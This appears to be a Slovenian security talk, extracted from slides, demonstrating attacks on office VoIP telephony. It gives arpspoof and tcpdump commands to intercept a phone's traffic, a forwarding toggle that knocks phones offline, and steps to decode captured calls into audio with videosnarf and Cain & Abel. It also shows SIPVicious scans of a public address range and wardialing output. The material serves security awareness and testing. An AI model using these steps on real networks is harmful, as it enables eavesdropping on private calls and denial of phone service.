Buttons: Send data, Cancel


ARP preusmerjanje

- Address Resolution Protocol (ARP) preusmerjanje (ARP spoofing, ARP flooding, ARP poisoning or ARP Poison Routing (APR)) je tehnika preusmerjanja ARP paketov v ethernet omrežjih.
- Napadalec svoj MAC naslov poveže z IP naslovom neke druge točke v omrežju, kar mu omogoča:
 - prestrezanje prometa
 - spreminjanje prometa
 - izvedbo DOS napada

ARP preusmerjanje



ARP preusmerjanje



<http://infosec.si/?p=236>

ARP preusmerjanje

- Poslušanje omrežja razkrije precej ARP paketkov...

```
> sudo tcpdump -i eth0 -n arp
```

```
11:51:08.068896 ARP, Request who-has 10.254.60.1 (c4:7a:81:00:c0:00) tell 10.254.60.27, length 46
```

```
11:51:25.685073 ARP, Request who-has 10.254.60.1 tell 10.254.60.45, length 46
```

```
11:52:07.346347 ARP, Request who-has 10.254.60.1 tell 10.254.60.12, length 28
```

```
11:52:07.346937 ARP, Reply 10.254.60.1 is-at 00:19:56:21:ef:80, length 46
```

```
11:52:08.478366 ARP, Request who-has 10.254.60.1 (b4:a4:81:00:c0:00) tell 10.254.60.28, length 46
```

```
11:52:16.568207 ARP, Request who-has 10.254.60.1 (13:6e:81:00:c0:00) tell 10.254.60.24, length 46
```

```
11:52:16.569510 ARP, Request who-has 10.254.60.1 (ba:ec:81:00:c0:00) tell 10.254.60.25, length 46
```

```
11:52:16.576901 ARP, Request who-has 10.254.60.1 tell 10.254.60.20, length 46
```

```
11:52:18.063650 ARP, Request who-has 10.254.60.1 tell 10.254.60.49, length 46
```

- ...kar je dober znak, da je morda mogoče izvesti ARP preusmerjanje.



Bingo!

ARP preusmerjanje

- Sedaj lahko izvedemo ARP preusmerjanje. Najprej na računalniku vključimo IP posredovanje in izključimo požarni zid:

```
> echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
> ufw disable
```

- Nato zaženemo *arp spoof* (zaženemo in pustimo teči v svoji ukazni vrstici – primer za ARP preusmeritev IP naslova 10.254.60.43, 10.254.60.1 je prehod):

```
> sudo arpspoof -i eth0 -t 10.254.60.1 10.254.60.43
```

```
> sudo arpspoof -i eth0 -t 10.254.60.43 10.254.60.1
```

- Programa izpisujeta naslednja obvestila:

```
0:22:15:97:5:8c 0:19:56:21:ef:80 0806 42: arp reply 10.254.60.10 is-at 0:22:15:97:5:8c
```

```
0:22:15:97:5:8c 0:4:d:f5:9:6a 0806 42: arp reply 10.254.60.1 is-at 0:22:15:97:5:8c
```

Prestrezanje

- Sedaj v novi ukazni vrstici zaženemo TCPdump in pričnemo s prestrezanjem omrežnega prometa (prestrežene podatke shranjujemo tudi v datoteko telefonski_promet.pcap):

```
> sudo tcpdump -i eth0 -n -vv -w telefonski_promet.pcap host 10.254.60.43
```

- V naslednji ukazni vrstici pa lahko pregledujemo “čisto” vsebino prestreženih podatkov:

```
> tail -f telefonski_promet.pcap | strings
```

```
PS_FMuvsqOM@S
```

```
gwp@10.254.255.231
```

```
5711
```

```
AVAYA_I55 VOIPSW81_rel_0339
```

```
RTCP_STOP_CONNECTION
```

```
gwp@10.254.255.231
```

```
5711
```

```
AVAYA_I55 VOIPSW81_rel_0339
```

```
RTCP_STOP_CONNECTION
```

Blokada telefonov

- S pomočjo računalnika je iz telefonskega omrežja mogoče začasno onеспosobiti poljuben telefon v omrežju. To storimo tako, da mu enostavno pošiljamo ARP pakete z napačnim MAC naslovom za prehod (gateway) oziroma tako, da na računalniku ne omogočimo IP posredovanja.

```
> echo 0 > /proc/sys/net/ipv4/ip_forward
```

Izpis prometnih podatkov

- Primer izpisa klicev na/iz mobilnih številk:
> strings telefonski_promet.pcap | grep '040\|041\|031'

No. .	Time	Source	Destination	Protocol	Info
114	15:50:27.658753	AsustekC_97:05:8c	Cisco_21:ef:80	ARP	10..
115	15:50:29.066689	AsustekC_97:05:8c	Avaya_f5:09:6a	ARP	10..
116	15:50:29.659246	AsustekC_97:05:8c	Cisco_21:ef:80	ARP	10..
117	15:50:31.067187	AsustekC_97:05:8c	Avaya_f5:09:6a	ARP	10..
118	15:50:31.614990	10.254.255.231	10.254.60.10	ESP	ESP
119	15:50:31.615062	10.254.255.231	10.254.60.10	ESP	[TC
120	15:50:31.659748	AsustekC_97:05:8c	Cisco_21:ef:80	ARP	10..
121	15:50:31.666245	10.254.255.231	10.254.60.10	TCP	2073
122	15:50:31.666314	10.254.255.231	10.254.60.10	TCP	[TC
123	15:50:33.067688	AsustekC_97:05:8c	Avaya_f5:09:6a	ARP	10..
124	15:50:33.660252	AsustekC_97:05:8c	Cisco_21:ef:80	ARP	10..
125	15:50:35.068183	AsustekC_97:05:8c	Avaya_f5:09:6a	ARP	10..
126	15:50:35.660806	AsustekC_97:05:8c	Cisco_21:ef:80	ARP	10..


► Transmission Control Protocol, Src Port: 20738 (20738), Dst Port: ndmp (10000), Seq: 1, A
▼ TCP Encapsulation of IPsec Packets
► Unknown trailer: 38353432369E010201019D2003001901

```
0010  00 4c 4a a4 00 00 3b 06 e2 62 0a fe ff e7 0a fe .LJ...; .b.....
0020  3c 0a 51 02 27 10 6a cf bc b3 5e 74 9c 7c 50 18 <.Q.'j. ..^t.|P.
0030  20 00 ec 7f 00 00 03 00 00 24 00 08 01 1b 05 18 .....$......
0040  [REDACTED] 38 35 34 32 36 9e ..l..004 128[REDACTED].
0050  01 02 01 01 9d 20 03 00 19 01 ..... . . . .
```

Encapsulating Security Payload (e... Packets: 1360 Displayed: 1360 Ma... Profile: Default

Analiza telefonskega prometa

- Komunikacija (RTP) poteka preko UDP, protokol je H323.




Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End By
▼ Frame	100,00 %	1360	260018	0,015	0	
▼ Ethernet	100,00 %	1360	260018	0,015	0	
Address Resolution Protocol	10,74 %	146	6186	0,000	146	6
▼ Internet Protocol	89,26 %	1214	253832	0,015	0	
▼ Transmission Control Protocol	3,24 %	44	2856	0,000	28	1
▼ TCP Encapsulation of IPsec Packets	1,18 %	16	1260	0,000	0	
Encapsulating Security Payload	0,88 %	12	996	0,000	12	
Short Frame	0,29 %	4	264	0,000	4	
▼ User Datagram Protocol	86,03 %	1170	250976	0,014	0	
Bootstrap Protocol	0,15 %	2	2076	0,000	2	2
H323-MESSAGES	0,44 %	6	408	0,000	6	
Data	84,85 %	1154	246780	0,014	1154	246
▼ Session Traversal Utilities for NAT	0,59 %	8	1712	0,000	0	
Data	0,59 %	8	1712	0,000	8	1

Pomoč Zapri

Poslušanje pogovorov (ki pa je delovalo slabo)



The screenshot shows the main interface of the Cain & Abel network sniffer. The window title is 'cain'. The menu bar includes 'File', 'View', 'Configure', 'Tools', and 'Help'. The toolbar contains various icons for file operations, network settings, and analysis tools. Below the toolbar is a row of tabs: 'Decoders', 'Network', 'Sniffer', 'Cracker', 'Traceroute', 'CCDU', 'Wireless', and 'Query'. The main area is a table with the following columns: 'Started', 'Closed', 'IP1 (Codec)', 'IP2 (Codec)', 'Status', and 'File'. Two rows of data are visible, representing captured packets.

Started	Closed	IP1 (Codec)	IP2 (Codec)	Status	File
30/11/2010 - 10:17:54	30/11/2010 - 10:17:54	10.254.255.231:20740 ...	10.254.60.10:1722 (PCMA,8Khz,Mono)		RTP-20101130091756265.mp3
30/11/2010 - 10:18:10	30/11/2010 - 10:18:10	10.254.255.231:20560 ...	10.254.60.43:1722 (PCMA,8Khz,Mono)		RTP-20101130091814875.mp3

- Uporabljeni kodek: G.711 a-law (primarni), G.729A (sekundarni).

Poslušanje pogovorov (ki je delovalo odlično)

```
> videosnarf -i telefonski_promet.pcap
```

```
Starting videosnarf 0.63
```

```
[+]Starting to snarf the media packets
```

```
[+] Please wait while decoding pcap file...
```

```
Protocol: Unsupported
```

```
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
```

```
Protocol: Unsupported
```

```
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
```

```
Protocol: Unsupported
```

```
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
```

```
Protocol: Unsupported
```

```
Protocol: Unsupported
```


```
[+]Stream saved to file G711ALAW-media-1.wav
```

```
[+]Stream saved to file G711ALAW-media-2.wav
```

```
[+]Stream saved to file G711ALAW-media-3.wav
```


```
[+]Number of streams found are 3
```

```
[+]Snarfing Completed
```




[DEMO]

Ostale možnosti: prestrazanje administratorskega dostopa do centrale, lažni TFTP strežnik za telefone,...



MD5 in SSL... ;-)



Prestrezanje e-poštnih komunikacij v LAN omrežju

pošiljatelj, prejemnik, zadeva ❌

Vsebina elektronskega sporočila. ❌

Ime datoteke ❌

-v-s-e-b-i-n-a-
-d-a-t-o-t-e-k-e-

nešifrirano

pošiljatelj, prejemnik, zadeva ❌

Vsebina elektronskega sporočila. ✔️

Ime datoteke ❌

-v-s-e-b-i-n-a-
-d-a-t-o-t-e-k-e-

šifrirano

Avtomatizacija (v primeru SIP telefonije)

The image shows a Wireshark capture of SIP traffic. The main pane displays a list of packets with the following columns: No., Time, Source, Destination, Protocol, and Info. The filter is set to 'sip'. Two packets are highlighted with red boxes: packet 82 (SIP/SDP Request: INVITE) and packet 87 (SIP Status: 100 Trying).

No.	Time	Source	Destination	Protocol	Info
69	14.865457	153.5	212.1	SIP/XML	Request: PUBLISH sip:015805373@212.1
72	16.867222	153.5	212.1	SIP/XML	Request: PUBLISH sip:015805373@212.1
82	23.453253	153.5	212.1	SIP/SDP	Request: INVITE sip:015805373@212.1, with
83	23.461385	212.1	153.5	SIP	Status: 100 Trying
84	23.466803	212.1	153.5	SIP	Status: 401 Unauthorized
85	23.475217	153.5	212.1	SIP	Request: ACK sip:015805373@212.1
86	23.530435	153.5	212.1	SIP/SDP	Request: INVITE sip:015805373@212.1 with
87	23.535845	212.1	153.5	SIP	Status: 100 Trying
89	24.572367	212.1	153.5	SIP	Status: 100 Ringing
92	25.651003	153.5	212.1	SIP	Request: CANCEL sip:015805373@212.1
93	25.760161	212.1	153.5	SIP	Status: 200 OK
94	25.769395	212.1	153.5	SIP	Status: 487 Request Cancelled
97	25.985041	153.5	212.1	SIP	Request: ACK sip:015805373@212.1

Packet 82 details:


- Frame 82 (1219 bytes on wire, 1219 bytes captured)
- Ethernet II, Src: [redacted], Dst: [redacted]
- Internet Protocol, Src: [redacted] (153.5), Dst: 212.1 (212.1)
- User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
- Session Initiation Protocol

Packet 87 details:

```
0000 00 18 73 a3 4e 48 00 15 af e5 25 c8 08 00 45 00 ..s.NH.. ..%...E.
0010 04 b5 00 00 40 00 40 11 5f 95 99 05 85 5b d4 0d ....@.@. _....[.
0020 e4 34 13 c4 13 c4 04 a1 de c4 49 4e 56 49 54 45 .4..... ..INVITE
0030          .sip:015 805373@2
0040          .8.52 SIP
0050          /2.0..Da te: Thu,
0060 20 32 38 20 4d 61 79 20 32 30 30 39 20 31 32 3a 28 May 2009 12:
0070 32 36 3a 35 31 20 47 4d 54 0d 0a 43 53 65 71 3a 26:51 GM T..CSeq:
0080 20 31 20 49 4e 56 49 54 45 0d 0a 56 69 61 3a 20 1 INVIT E..Via:
```

[DEMO]

Avtomatizacija (v primeru H.323)



SIPVicious











Extension	Authentication
690	reqauth
543	reqauth
541	reqauth
547	reqauth
545	reqauth
678	reqauth
674	reqauth
675	reqauth
676	reqauth
677	reqauth
670	reqauth
672	reqauth
673	reqauth
689	reqauth
688	reqauth
685	reqauth
684	reqauth
687	reqauth
686	reqauth
681	reqauth
680	reqauth
683	reqauth
682	reqauth

SIP Device	User Agent	Fingerprint
77.38.13.13:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.14:5060	Linksys/SPA2102-5.2.10	disabled
77.38.13.28:5060	Linksys/SPA2102-5.2.10	disabled
77.38.13.61:5060	Linksys/SPA2102-5.2.10	disabled
77.38.13.49:5060	Asterisk PBX	disabled
77.38.13.7:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.251:5060	Asterisk PBX	disabled
77.38.13.25:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.68:5060	Linksys/SPA2102-5.2.10	disabled
77.38.13.18:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.65:5060	Linksys/SPA2102-5.1.6	disabled
77.38.13.37:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.26:5060	Linksys/SPA2102-5.2.10	disabled
77.38.13.47:5060	Voip Gateway/VR4.2 May 17 2007	disabled
77.38.13.30:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.90:5060	Linksys/SPA2102-5.2.5	disabled
77.38.13.19:5060	Linksys/SPA2102-5.2.10	disabled
77.38.13.27:5060	Linksys/SPA2102-5.2.10	disabled

```
~/sipvicious # ./svmap.py 77.38.13.*
```

```
~/sipvicious # ./svwar.py 77.38.13.49
```

Wardialing

<u>ID</u>	<u>Number</u>	<u>Type</u>	<u>Signal</u>	<u>Spectrum</u>	<u>CID</u>	<u>Provider</u>	<u>Time</u>	<u>Ring</u>
9278 Block	74959390003	VOICE	 <p>Seconds</p>	 <p>Power</p> <p>Frequency</p>	74959394609	CallWithUs	21	20
5358 Block	74959390004	VOICE	 <p>Seconds</p>	 <p>Power</p> <p>Frequency</p>	74959393579	CallWithUs	24	28
5222 Block	74959390007	VOICE	 <p>Seconds</p>	 <p>Power</p> <p>Frequency</p>	74959398065	CallWithUs	39	13
8881 Block	74959390009	VOICE	 <p>Seconds</p>	 <p>Power</p> <p>Frequency</p>	74959398484	CallWithUs	24	26
3874 Block	74959390012	VOICE	 <p>Seconds</p>	 <p>Power</p> <p>Frequency</p>	74959393316	CallWithUs	27	26

<http://warvox.org>

Reševanje težav


